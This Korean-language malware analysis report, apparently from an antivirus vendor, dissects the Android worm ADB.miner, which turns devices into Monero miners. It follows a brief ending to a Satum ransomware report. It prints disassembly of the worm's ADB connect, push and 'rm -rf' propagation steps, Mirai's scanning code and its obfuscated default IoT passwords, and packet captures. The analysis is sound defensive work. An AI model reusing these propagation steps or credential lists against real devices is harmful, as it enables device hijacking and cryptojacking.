Satum 랜섬웨어는 기존 랜섬웨어와 마찬가지로 공격자의 금전적인 이득을 목적으로 한다. 복호화를 위한 소프트웨어 구매 비용을 일주일 이후에는 2 배 이상 올리면서 사용자로 하여금 좀더 저렴한 가격일 때 구입하도록 유도하고 있다. 그러나 정작 복호화 비용을 지불 한다고 해서 복호화 소프트웨어를 제공한다는 보장이 없다. 100% 복원을 기대하기 어렵기 때문에 비용을 지불하는 것은 권장하지 않는다.

따라서, 랜섬웨어에 감염되지 않기 위해서는 예방이 중요하다. 출처가 불명확한 이메일이나 URL 은 실행하지 않아야 한다. 또한 OS 와 애플리케이션을 항상 최신 업데이트 버전으로 유지해야 하고, 중요 자료는 외부 매체에 저장하는 습관을 들여야 한다.

현재 알약에서는 해당 랜섬웨어를 'Trojan.Ransom.Satum'으로 진단하고 있다.

[Trojan.Android.CryptoMiner] 악성코드 분석 보고서

1. 개요


지난 2016 년 10 월 21 일 보안이 취약한 IOT 기기들이 미라이 악성코드에 감염되어 DDoS 공격에 활용되었다. 이 미라이 코드의 소스가 공개되었고, 2018 년 1 월 31 일부터 이를 활용한 안드로이드 악성코드가 등장하였다. 미라이 악성코드와 마찬가지로 웜 형태로 스스로 전파되며 안드로이드 OS 의 ADB (Android Debug Bridge) 인터페이스를 이용한다. 감염된 기기들은 모네로 채굴에 이용된다.

본 분석 보고서에서는 "ADB.miner"를 상세 분석 하고자 한다.

2. 악성코드 상세 분석

1) 최초 파일 실행

최초 파일인 sss 파일을 실행하면 암호화된 bot.dat 을 복호화하고, 복호화된 bot.dat 은 nohup, xmrig32/64, droidbot 등을 생성하고, droidbot 은 추가로 invoke.sh, debuggerd 등을 생성한다.



[그림 1] 복호화 된 파일

2) bot.dat 복호화

Bot.dat 가 복호화되면 6 개의 파일이 생성되며 모네로 채굴 관련 파일, 웜 파일, 지속적인 악성 행위를 위한 관련 파일 등이 있다.

```
ADD             R3, PC, R3 ; "bot.dat"
MOV             R2, R0
ADD             R12, R4, R0
LDMIA           R3!, {R0,R1} ; "bot.dat"
STR             R0, [R4,R2]
MOV             R0, R4
STR             R1, [R12,#4]
BL              sub_91A0
SUBS            R6, R0, #0
BNE             loc_8DF4
LDR             R1, =(aDataLocalTmp - 0x8D6C)
MOV             R0, R4
ADD             R1, PC, R1 ; "/data/local/tmp/"
BL              sub_8FA8
CMP             R0, #0
BNE             loc_8DF4
BL              sub_9088
```

```
sub_9088
LDR             R0, =(aDataLocalTmpCo - 0x909C)
MOV             R1, #0x1ED
STMFD           SP!, {R3,LR}
ADD             R0, PC, R0 ; "/data/local/tmp/config.json"
BLX             sub_EDE6
LDR             R0, =(aDataLocalTmpIn - 0x90AC)
MOV             R1, #0x1ED
ADD             R0, PC, R0 ; "/data/local/tmp/invoke.sh"
BLX             sub_EDE6
LDR             R0, =(aDataLocalTmp_0 - 0x90BC)
MOV             R1, #0x1ED
ADD             R0, PC, R0 ; "/data/local/tmp/nohup"
BLX             sub_EDE6
LDR             R0, =(aDataLocalTmpXm - 0x90CC)
MOV             R1, #0x1ED
ADD             R0, PC, R0 ; "/data/local/tmp/xmrig32"
BLX             sub_EDE6
LDR             R0, =(aDataLocalTmp_1 - 0x90DC)
MOV             R1, #0x1ED
ADD             R0, PC, R0 ; "/data/local/tmp/xmrig64"
BLX             sub_EDE6
LDR             R0, =(aDataLocalTmpDr - 0x90EC)
MOV             R1, #0x1ED
ADD             R0, PC, R0 ; "/data/local/tmp/droidbot"
BLX             sub_EDE6
MOV             R0, #0
LDMFD           SP!, {R3,PC}
; End of function sub_9088
```

[그림 2] 복호화되는 파일 목록

3) 악성 행위의 시작

쉘 스크립트를 백그라운드에서 지속적으로 실행하기 위한 nohup 과 웜 파일인 droidbot 을 실행한다.

```
.rodata:00029EFC aSuCDataLocalTm DCB "su -c /data/local/tmp/nohup /data/local/tmp/droidbot",0
.rodata:00029EFC                                        ; DATA XREF: .text:00008DB0↑o
.rodata:00029EFC                                        ; .text:off_8E18↑o
```

```
.text:00008DAC                LDR             R0, =(aSuCDataLocalTm - 0x8DB8)
.text:00008DB0                ADD             R0, PC, R0 ; "su -c /data/local/tmp/nohup /data/local"...
.text:00008DB4                BLX             sub_120E8
```

[그림 3] nohup 및 droidbot 실행

4) droidbot


4 개의 파일을 생성하며 감염된 기기를 명령어로 조작하기 쉽도록 해주는 파일들이다.

```
sub_8D68
LDR             R0, =(aDataLocalTmpIn - 0x8D78)
STMFD           SP!, {R3,LR}
ADD             R0, PC, R0 ; "/data/local/tmp/invoke.sh"
BLX             sub_F178
LDR             R0, =(aDataLocalTmpDd - 0x8D84)
ADD             R0, PC, R0 ; "/data/local/tmp/ddexe"
BLX             sub_F178
LDR             R0, =(aDataLocalTmpDe - 0x8D90)
ADD             R0, PC, R0 ; "/data/local/tmp/debuggerd"
BLX             sub_F178
LDR             R0, =(aDataLocalTmp_1 - 0x8DA0)
LDMFD           SP!, {R3,LR}
ADD             R0, PC, R0 ; "/data/local/tmp/install-recovery.sh"
B               sub_29028
; End of function sub_8D68
```

[그림 4] 4 개의 파일생성

5) 미라이 코드 활용

공개된 미라이 코드의 SYN Scan 부분을 활용한다.




```
while (o1 == 127 ||                         // 127.0.0.0/8      - Loopback
       (o1 == 0) ||                         // 0.0.0.0/8        - Invalid address space
       (o1 == 3) ||                         // 3.0.0.0/8        - General Electric Company
       (o1 == 15 || o1 == 16) ||            // 15.0.0.0/7       - Hewlett-Packard Company
       (o1 == 56) ||                        // 56.0.0.0/8       - US Postal Service
       (o1 == 10) ||                        // 10.0.0.0/8       - Internal network
       (o1 == 192 && o2 == 168) ||          // 192.168.0.0/16   - Internal network
       (o1 == 172 && o2 >= 16 && o2 < 32) ||// 172.16.0.0/14     - Internal network
       (o1 == 100 && o2 >= 64 && o2 < 127) ||// 100.64.0.0/10    - IANA NAT reserved
       (o1 == 169 && o2 > 254) ||           // 169.254.0.0/16   - IANA NAT reserved
       (o1 == 198 && o2 >= 18 && o2 < 20) ||// 198.18.0.0/15    - IANA Special use
       (o1 >= 224) ||                       // 224.*.*.*+       - Multicast
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 |
```



```
while ( 1 )
{
  v90 = sub_8F54();
  v91 = (unsigned __int8)v90 == 0;
  if ( (unsigned __int8)v90 == 127 )
    v91 = 1;
  if ( !v91 && (unsigned __int8)v90 != 3 && (unsigned int)(unsigned __int8)v90 - 15 > 1 )
  {
    v92 = (unsigned __int8)v90 == 10;
    if ( (unsigned __int8)v90 != 10 )
      v92 = (unsigned __int8)v90 == 56;
    if ( !v92 )
    {
      v93 = (unsigned __int16)v90 >> 8;
      v94 = v93 == 168;
      if ( v93 == 168 )
        v94 = (unsigned __int8)v90 == 192;
      if ( !v94 )
      {
        v95 = v93 == 31;
        if ( v93 - 16 <= 0xF )
          v95 = (unsigned __int8)v90 == 172;
        if ( !v95 )
        {
          v96 = v93 == 126;
          if ( v93 - 64 <= 0x3E )
            v96 = (unsigned __int8)v90 == 100;
          if ( !v96 )
          {
            v97 = v93 == 255;
            if ( v93 == 255 )
              v97 = (unsigned __int8)v90 == 169;
            if ( !v97 )
              break;
```

```
uint32_t rand_next(void) //period 2^96-1
{
    uint32_t t = x;
    t ^= t << 11;
    t ^= t >> 8;
    x = y; y = z; z = w;
    w ^= w >> 19;
    w ^= t;
    return w;
}
```

```
sub_8F54

var_4= -4

LDR             R3, =168688
STR             R4, [SP,#var_4]!
ADD             R3, PC, R3 ; dword_32254
LDR             R2, [R3,#12]
LDR             R1, [R3]
LDR             R4, [R3,#4]
LDR             R12, [R3,#8]
EOR             R0, R2, R2,LSR#19
EOR             R1, R1, R1,LSL#11
STR             R2, [R3,#8]
EOR             R0, R0, R1
STR             R4, [R3]
EOR             R0, R0, R1,LSR#8
STR             R12, [R3,#4]
STR             R0, [R3,#0xC]
LDR             R4, [SP+4+var_4],#4
BX              LR
```

[그림 5] 무작위 IP 생성

해당 악성코드에서는 사용되지 않았지만 미라이 코드의 공장 출하 상태의 IOT 기기들의 기본 비밀번호와 관련된 문자열들이 동일하게 존재한다.

GitHub, Inc. [US] | https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/scanner.c

```
tcph->window = rand_next() & 0xffff;
tcph->syn = TRUE;

// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                     // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                     // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                 // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                 // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);             // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);             // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);         // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                 // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                     // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5)  // support  support
```

odata:0002A...	00000005	C	PMMV
odata:0002A...	00000006	C	TKXZT
odata:0002A...	00000006	C	CFOKL
odata:0002A...	00000008	C	ZOJFKRA
odata:0002A...	00000008	C	FGDCWNV
odata:0002A...	00000009	C	HWCLVGAJ
odata:0002A...	00000008	C	QWRRMPV
odata:0002A...	00000009	C	RCQQUMPF
odata:0002A...	00000005	C	WQGP
odata:0002A...	00000005	C	RCQQ
odata:0002A...	00000005	C	CFOKL
odata:0002A...	00000009	C	QOACFOKL
odata:0002A...	0000000E	C	cFOKLKQVPCVMP
odata:0002A...	00000007	C	OGKLQO
odata:0002A...	00000008	C	QGPTKAG
odata:0002A...	0000000B	C	QWRGPTKQMP
odata:0002A...	00000006	C	EWGQV
odata:0002A...	00000005	C	CFOKL
odata:0002A...	0000000E	C	CFOKLKQVPCVMP
odata:0002A...	00000005	C	W@LV
odata:0002A...	00000006	C	HT@XF
odata:0002A...	00000005	C	CLIM
odata:0002A...	00000005	C	WHoIM
odata:0002A...	00000006	C	TKXZT
odata:0002A...	00000005	C	WHoIM
odata:0002A...	00000006	C	CFOKL
odata:0002A...	00000007	C	Q[QVGO
odata:0002A...	00000005	C	KIU@
odata:0002A...	00000009	C	FPGCO@MZ
odata:0002A...	00000008	C	PGCNVGI
odata:0002A...	00000005	C	VGAJ
odata:0002A...	00000007	C	OMVJGP

[그림 6] 미라이와 동일하게 존재하는 문자열

5555 포트의 무작위 IP 로 SYN 스캔을 한다.


```
MOV             R6, #0xB315
LDR             R10, =(aD_D_D_D - 0x94D4)
MOVT            R6, #0xFFFF
LDRB            R3, [R4]
STRH            R1, [R4,#2]
ADD             R10, PC, R10 ; "%d.%d.%d.%d"
BFI             R3, R9, #0, #4
STR             R12, [SP,#arg_34]
BFI             R3, R2, #4, #4
STRB            R3, [R4]
ADD             R12, R12, R2
STR             R10, [SP,#arg_5C]
STR             R12, [SP,#arg_58]
MOV             R10, #0xFA10
MOV             R12, #0xFA12
MOVT            R10, #0xFFFF
MOVT            R12, #0xFFFF
STR             R10, [SP,#arg_38]
STR             R12, [SP,#arg_3C]
ADD             R10, SP, #arg_90
ADD             R12, SP, #arg_110
STR             R10, [SP,#arg_1C]
STR             R12, [SP,#arg_20]
BL              sub_8F54
```

.	Time	Source	Destination	Protocol	Leng	Info
731	9.066478	10.0.2.15	164.252.223.24	TCP	54	34946 → 5555 [SYN] Seq=0 Win=13206 Len=0
732	9.067383	10.0.2.15	37.233.13.37	TCP	54	34946 → 5555 [SYN] Seq=0 Win=13206 Len=0
733	9.067885	10.0.2.15	79.24.41.184	TCP	54	34946 → 5555 [SYN] Seq=0 Win=13206 Len=0
734	9.068265	10.0.2.15	160.73.28.91	TCP	54	34946 → 5555 [SYN] Seq=0 Win=13206 Len=0
735	9.068604	10.0.2.15	98.173.171.109	TCP	54	34946 → 5555 [SYN] Seq=0 Win=13206 Len=0
736	9.068933	10.0.2.15	189.25.102.65	TCP	54	34946 → 5555 [SYN] Seq=0 Win=13206 Len=0
737	9.069260	10.0.2.15	95.61.51.242	TCP	54	34946 → 5555 [SYN] Seq=0 Win=13206 Len=0
738	9.069580	10.0.2.15	184.161.184.175	TCP	54	34946 → 5555 [SYN] Seq=0 Win=13206 Len=0
739	9.069905	10.0.2.15	149.244.126.91	TCP	54	34946 → 5555 [SYN] Seq=0 Win=13206 Len=0

[그림 7] 무작위 SYN 스캔

6) ADB 연결

"adb connect"를 통해서 특정 기기에 연결이 되었다면 "get-state"를 통하여 해당 기기의 adb 연결상태를 확인한다.


```
sub_9CFC
STMFD           SP!, {R4-R6,LR}
MOV             R1, #1
MOV             R5, R0
MOV             R0, #0x64
BLX             sub_124D8
MOV             R4, R0
BLX             sub_E45C
LDR             R3, =(aAdbConnect - 0x9D24)
ADD             R3, PC, R3 ; "adb connect "
ADD             LR, R4, R0
MOV             R12, R0
ADD             R6, R0, #0xC
LDMIA           R3!, {R0-R2} ; "adb connect "
STR             R0, [R4,R12]
ADD             R0, R4, R6
STR             R1, [LR,#4]
MOV             R1, R5
STR             R2, [LR,#8]
BL              sub_C4F8
MOV             R0, R4
BLX             sub_11B44
MOV             R0, #1
BLX             sub_E5B8
MOV             R0, R4
BLX             sub_124DC
MOV             R0, #0
LDMFD           SP!, {R4-R6,PC}
```

```
LDR             R3, =(aAdbS - 0x9DAC)
ADD             R3, PC, R3 ; "adb -s "
MOV             R2, R0
ADD             R12, R4, R0
ADD             LR, R0, #7
LDMIA           R3!, {R0,R1} ; "adb -s "
STR             R0, [R4,R2]
ADD             R0, R4, LR
STR             R1, [R12,#4]
MOV             R1, R6
BL              sub_C4F8
MOV             R0, R4
BLX             sub_E45C
LDR             R12, =(a5555GetState - 0x9DE0)
ADD             R12, PC, R12 ; ":5555 get-state"
ADD             LR, R4, R0
MOV             R6, R0
LDMIA           R12!, {R0-R3} ; ":5555 get-state"
```

[그림 8] ADB 연결상태 확인

연결된 기기의 "/data/local/tmp"의 모든 내용들을 삭제한다. 이 폴더는 악성 행위를 하기위한 기본 폴더이다.

```
R2!, {R0,R1} ; "adb -s "
R2, LR, #7
R0, [R4,LR]
R0, R4, R2
R1, [R3,#4]
R1, R8
sub_C4F8
R0, R4
sub_E45C
R12, R0
LR, R4, R12
R6!, {R0-R3} ; ":5555 shell W"rm -rf "
R11, R12, #0x14
R0, [R4,R12]
R0, [R6]
R1, [LR,#4]
R1, R7
R2, [LR,#8]
R0, [LR,#0x10]
R0, R4, R11
R3, [LR,#0xC]
sub_C4F8
R0, R4
sub_E45C
R2, =(asc_2AACC - 0xA6B4)
```

[그림 9] 특정 폴더의 내용 삭제

감염된 기기를 통하여 다음 활동에 필요한 sss, nohup, bot.dat 파일들을 전송한다.

```
LDR             R5, =(aDataLocalTmp - 0x9138)
MOV             R0, R4
LDR             R6, =(aDataLocalTmpSs - 0x9140)
ADD             R5, PC, R5 ; "/data/local/tmp/"
LDR             R7, =(aDataLocalTmp_2 - 0x914C)
ADD             R6, PC, R6 ; "/data/local/tmp/sss"
LDR             R8, =(aDataLocalTmp_3 - 0x915C)
MOV             R1, R5
ADD             R7, PC, R7 ; "/data/local/tmp/nohup"
BL              sub_A5F4
LDR             R1, =(aDataLocalTmpDr - 0x9160)
MOV             R0, R4
ADD             R8, PC, R8 ; "/data/local/tmp/bot.dat"
```

```
ADD             R3, PC, R3 ; "adb -s "
ADD             R2, R4, R0
MOV             R12, R0
ADD             LR, R0, #7
LDMIA           R3!, {R0,R1} ; "adb -s "
STR             R0, [R4,R12]
ADD             R0, R4, LR
STR             R1, [R2,#4]
MOV             R1, R7
BL              sub_C4F8
MOV             R0, R4
BLX             sub_E45C
LDR             R3, =(a5555Push - 0x9F5C)
ADD             R3, PC, R3 ; ":5555 push "
ADD             LR, R4, R0
MOV             R12, R0
ADD             R7, R0, #0xB
LDMIA           R3!, {R0-R2} ; ":5555 push "
```

[그림 10] 다음 활동을 위한 파일 전송

7) ELF 모네로 마이닝

CPU 종류를 확인하여 32/64 에 맞는 파일을 실행한다.


```
LDR             R0, =(aRo_product_cpu - 0x8910)
ADD             R0, PC, R0 ; "ro.product.cpu.abi"
BL              loc_8DB0
LDR             R0, =(aArm64V8a - 0x8920)
MOV             R1, R6
ADD             R0, PC, R0 ; "arm64-v8a"
BL              sub_C2B8
CMP             R0, #0
MOV             R0, R4
BNE             loc_89D8
BLX             sub_E45C
LDR             R12, =(aDataLocalTmpXm - 0x893C)
ADD             R12, PC, R12 ; "/data/local/tmp/xmrig64"
MOV             R6, R0
```

```
loc_89D8                                ; CODE XREF: .text:00008928↑j
                BLX             sub_E45C
                LDR             R12, =(aDataLocalTmp_0 - 0x89E8)
                ADD             R12, PC, R12 ; "/data/local/tmp/xmrig32"
                MOV             R6, R0
                B               loc_893C
```

```
at /system/build.prop | grep ro.product.cpu.abi
# ro.product.cpu.abi and ro.product.cpu.abi2 are obsolete,
# use ro.product.cpu.abilist instead.
ro.product.cpu.abi=armeabi-v7a
ro.product.cpu.abi2=armeabi
ro.product.cpu.abilist=armeabi-v7a,armeabi
ro.product.cpu.abilist32=armeabi-v7a,armeabi
ro.product.cpu.abilist64=
```


[그림 11] CPU 확인


모네로와 관련된 XMRig 오픈소스를 활용한다.



[그림 12] 모네로 오픈소스

"config.json"에 마이닝 풀과 관련된 정보들이 기록되어있다. Hashvault.pro 네트워크 마이닝 풀을 이용한다.





[그림 13] hashvault 마이닝 풀

해당 마이닝 풀로 실제 마이닝이 이루어짐을 알 수 있다..

Protocol	Leng	Info
DNS	74	Standard query 0x1fb7 A www.google.com
DNS	90	Standard query response 0x1fb7 A www.google.com A 216.58.221.100
DNS	85	Standard query 0xbe23 A pool.monero.hashvault.pro
DNS	101	Standard query response 0xbe23 A pool.monero.hashvault.pro A 139.99.9.133

Source	Destination	Protocol	Leng	Info
10.0.2.15	139.99.9.133	TCP	54	36842 → 5
139.99.9.133	10.0.2.15	TCP	364	5555 → 36
10.0.2.15	139.99.9.133	TCP	54	36842 → 5

```
bytes on wire (2912 bits), 364 bytes captured (2912 bits)
c: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: RealtekU_12:
ol Version 4, Src: 139.99.9.133, Dst: 10.0.2.15
```

```
2 34 56 52 54  00 12 35 02 08 00 45 00   RT..4VRT ..5...E.
3 00 00 40 06  d8 8b 8b 63 09 85 0a 00   .^....@. ...c....
3 8f ea 07 0a  bf eb 1a fd 8b db 50 18   ........ ......P.
5 00 00 7b 22  6a 73 6f 6e 72 70 63 22   "8....{" jsonrpc"
e 30 22 2c 22  6d 65 74 68 6f 64 22 3a   :"2.0"," method":
2 22 2c 22 70  61 72 61 6d 73 22 3a 7b   "job","p arams":{
f 62 22 3a 22  30 36 30 36 39 31 66 61   "blob":" 060691fa
5 30 35 33 31  34 30 30 32 63 39 35 39   82d50531 4002c959
